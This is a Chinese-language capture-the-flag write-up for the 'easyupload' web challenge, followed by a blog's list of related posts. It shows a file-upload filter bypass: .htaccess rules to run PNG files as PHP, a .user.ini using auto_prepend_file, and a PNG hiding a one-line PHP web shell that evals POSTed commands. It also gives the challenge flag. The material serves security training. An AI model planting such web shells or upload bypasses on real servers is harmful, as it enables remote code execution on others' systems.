攻防世界-Web-easyupload

知识点

1.user.int绕过限制

步骤

1.直接抓包,先测是上传限制。(上传png等文件时记得加上GIF89a文件头)

php文件被禁止上传,尝试上传.htaccess文件,用来解析png文件中的php代码,结果发现.htaccess中的内容被限制了。如下内容:

复制代码
方法一:
<FilesMatch "4.png">
SetHandler application/x-httpd-php
</FilesMatch>
 
方法二:
AddType application/x-httpd-php .png


在此处需要使用.user.ini,这个文件的作用和.htaccess差不多,都是使一个文件能够被执行。

.user.ini文件内容:(使1.png能够被当做php执行)

复制代码
GIF89a
auto_prepend_file=1.png


然后再上传png文件,里面写上一句话木马,这里上传png文件时,不能包含php字样,所以采用另外一种一句话木马

1.png文件内容:(注意这里不要有空格不然会连接不上)

复制代码
GIF89a
<?=eval($_POST['cmd']);?>


2.连接

flag:cyberpeace{1b4d400f5bdf7e215a443886721a1fab}

相关推荐
学逆向的12 小时前
win32注入代码
开发语言·网络安全·api·win32
Web Security Loop13 小时前
MAC安装最新Burpsuite pro详细步骤教程
web安全·macos·网络安全·安全性测试
print_Hyon17 小时前
【CTF-CRYPTO-教学-RSA】第十三节:知道e、p和q的变形表达式,解密c
ctf
墨云安全19 小时前
红队评估和渗透测试的区别是什么?2026 年从目标、方法到交付物的对比
网络·安全·web安全·网络安全·渗透测试
刘婉晴1 天前
【APP安全测试】Frida 基础
网络安全
科技象限1 天前
数据防泄密系统怎么选?看它怎么把几道防线叠成网
运维·安全·网络安全·安企神
print_Hyon1 天前
【CTF-CRYPTO-教学-RSA】第七节:低加密指数攻击,已知n和e求c(e很小,m的e次方比n小,c可直接开方得到结果)
ctf
sbjdhjd1 天前
云安全 | 从特权容器到旧版 runC:Docker 宿主机访问与运行时缺陷复盘
运维·网络安全·docker·云原生·kubernetes·云计算·云安全
sbjdhjd2 天前
云安全 | Docker 容器逃逸复盘(三):docker.sock 挂载与 Docker-in-Docker 风险
经验分享·网络安全·docker·云原生·容器·kubernetes·云安全
袁哥大话安全2 天前
巡隐WEBSHELL扫描软件
人工智能·安全·web